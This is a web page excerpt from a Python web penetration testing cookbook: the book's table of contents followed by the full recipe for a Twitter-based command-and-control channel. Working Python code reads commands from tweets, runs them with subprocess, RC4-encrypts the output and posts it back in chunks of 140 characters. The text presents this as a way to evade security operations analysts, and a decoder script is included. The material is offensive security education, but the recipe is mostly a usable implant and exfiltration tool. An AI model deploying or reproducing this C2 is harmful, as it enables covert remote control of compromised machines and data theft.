Table of Contents for
Python Web Penetration Testing Cookbook
 Python Web Penetration Testing Cookbook
Published by
Packt Publishing, 2015
Python Web Penetration Testing Cookbook
Published by
Packt Publishing, 2015
- Cover
- Table of Contents
- Python Web Penetration Testing Cookbook
- Python Web Penetration Testing Cookbook
- Credits
- About the Authors
- About the Reviewers
- www.PacktPub.com
- Disclamer
- Preface
- What you need for this book
- Who this book is for
- Sections
- Conventions
- Reader feedback
- Customer support
- 1. Gathering Open Source Intelligence
- Gathering information using the Shodan API
- Scripting a Google+ API search
- Downloading profile pictures using the Google+ API
- Harvesting additional results from the Google+ API using pagination
- Getting screenshots of websites with QtWebKit
- Screenshots based on a port list
- Spidering websites
- 2. Enumeration
- Performing a ping sweep with Scapy
- Scanning with Scapy
- Checking username validity
- Brute forcing usernames
- Enumerating files
- Brute forcing passwords
- Generating e-mail addresses from names
- Finding e-mail addresses from web pages
- Finding comments in source code
- 3. Vulnerability Identification
- Automated URL-based Directory Traversal
- Automated URL-based Cross-site scripting
- Automated parameter-based Cross-site scripting
- Automated fuzzing
- jQuery checking
- Header-based Cross-site scripting
- Shellshock checking
- 4. SQL Injection
- Checking jitter
- Identifying URL-based SQLi
- Exploiting Boolean SQLi
- Exploiting Blind SQL Injection
- Encoding payloads
- 5. Web Header Manipulation
- Testing HTTP methods
- Fingerprinting servers through HTTP headers
- Testing for insecure headers
- Brute forcing login through the Authorization header
- Testing for clickjacking vulnerabilities
- Identifying alternative sites by spoofing user agents
- Testing for insecure cookie flags
- Session fixation through a cookie injection
- 6. Image Analysis and Manipulation
- Hiding a message using LSB steganography
- Extracting messages hidden in LSB
- Hiding text in images
- Extracting text from images
- Enabling command and control using steganography
- 7. Encryption and Encoding
- Generating an MD5 hash
- Generating an SHA 1/128/256 hash
- Implementing SHA and MD5 hashes together
- Implementing SHA in a real-world scenario
- Generating a Bcrypt hash
- Cracking an MD5 hash
- Encoding with Base64
- Encoding with ROT13
- Cracking a substitution cipher
- Cracking the Atbash cipher
- Attacking one-time pad reuse
- Predicting a linear congruential generator
- Identifying hashes
- 8. Payloads and Shells
- Extracting data through HTTP requests
- Creating an HTTP C2
- Creating an FTP C2
- Creating an Twitter C2
- Creating a simple Netcat shell
- 9. Reporting
- Converting Nmap XML to CSV
- Extracting links from a URL to Maltego
- Extracting e-mails to Maltego
- Parsing Sslscan into CSV
- Generating graphs using plot.ly
- Index
Up to a certain point, requesting random pages on the Internet is passable but once a Security Operation Centre (SOC) analyst takes a closer look at all the data that's vanishing up the tubes, it's going to be obvious that the requests are going to a dodgy site and therefore are likely associated with malicious traffic. Fortunately, social media helps out in this regard and allows us to hide data in plain sight.
We will create a script that connects to Twitter, reads tweets, performs commands based on those tweets, encrypts the response data, and posts it to Twitter. We'll also make a decode script.
The script we will be using is as follows:
from twitter import *
import os
from Crypto.Cipher import ARC4
import subprocess
import time

token = ''
token_key = ''
con_secret = ''
con_secret_key = ''
t = Twitter(auth=OAuth(token, token_key, con_secret, con_secret_key))

while 1:
  user = t.statuses.user_timeline()
  command = user[0]["text"].encode('utf-8')
  key = user[1]["text"].encode('hex')
  enc = ARC4.new(key)
  response = subprocess.check_output(command.split())

  enres = enc.encrypt(response).encode("base64")

  for i in xrange(0, len(enres), 140):
          t.statuses.update(status=enres[i:i+140])
  time.sleep(3600)
The decoding script is as follows:
from Crypto.Cipher import ARC4
key = "".encode("hex")
response = ""
enc = ARC4.new(key)
response = response.decode("base64")
print enc.decrypt(response)
An example of what the script in progress looks like is as follows:

We import our libraries, as usual. There are numerous Twitter Python libraries; I'm just using the standard twitter API available at https://code.google.com/p/python-twitter/. The code is as follows:
from twitter import *
import os
from Crypto.Cipher import ARC4
import subprocess
import time
To meet the Twitter authentication requirements, we need to need to retrieve the App token, App secret, User token, and User secret from our App page at developer.twitter.com. We assign them to variables and set up our connection to the Twitter API:
token = ''
token_key = ''
con_secret = ''
con_secret_key = ''
t = Twitter(auth=OAuth(token, token_key, con_secret, con_secret_key))
We set up an infinite loop:
while 1:
We call the user timeline of the account that has been set up. It's important that this App has both read and write privileges for the Twitter account. We then take the last text of the most recent tweet. We need to encode it as UTF-8 as there are often characters that the normal encoding won't be able to handle:
user = t.statuses.user_timeline()
command = user[0]["text"].encode('utf-8')
We then take the oxt-last tweet to use as the key for our encryption. We encode it as hex to avoid there being things like spaces matching with spaces:
key = user[1]["text"].encode('hex')
enc = ARC4.new(key)
We carry out the action by using the subprocess function. We encrypt the output with preset up XORing encryption and encode it as base64:
response = subprocess.check_output(command.split())
enres = enc.encrypt(response).encode("base64")
We split the encrypted and encoded response into 140 character chunks, to allow for the Twitter character cap. For each chunk, we create a Twitter status:
for i in xrange(0, len(enres), 140):
  t.statuses.update(status=enres[i:i+140])
Because each step requires two tweets, I've left an hour gap between each command check, but it's easy to change this for yourself:
time.sleep(3600)
For the decoding, import the RC4 library, set your key tweet as the key, and put your reassembled base64 as the response:
from Crypto.Cipher import ARC4
key = "".encode("hex")
response = ""
Set up a new RC4 code with the key, decode the data from base64, and decrypt it with the key:
enc = ARC4.new(key)
response = response.decode("base64")
print enc.decrypt(response)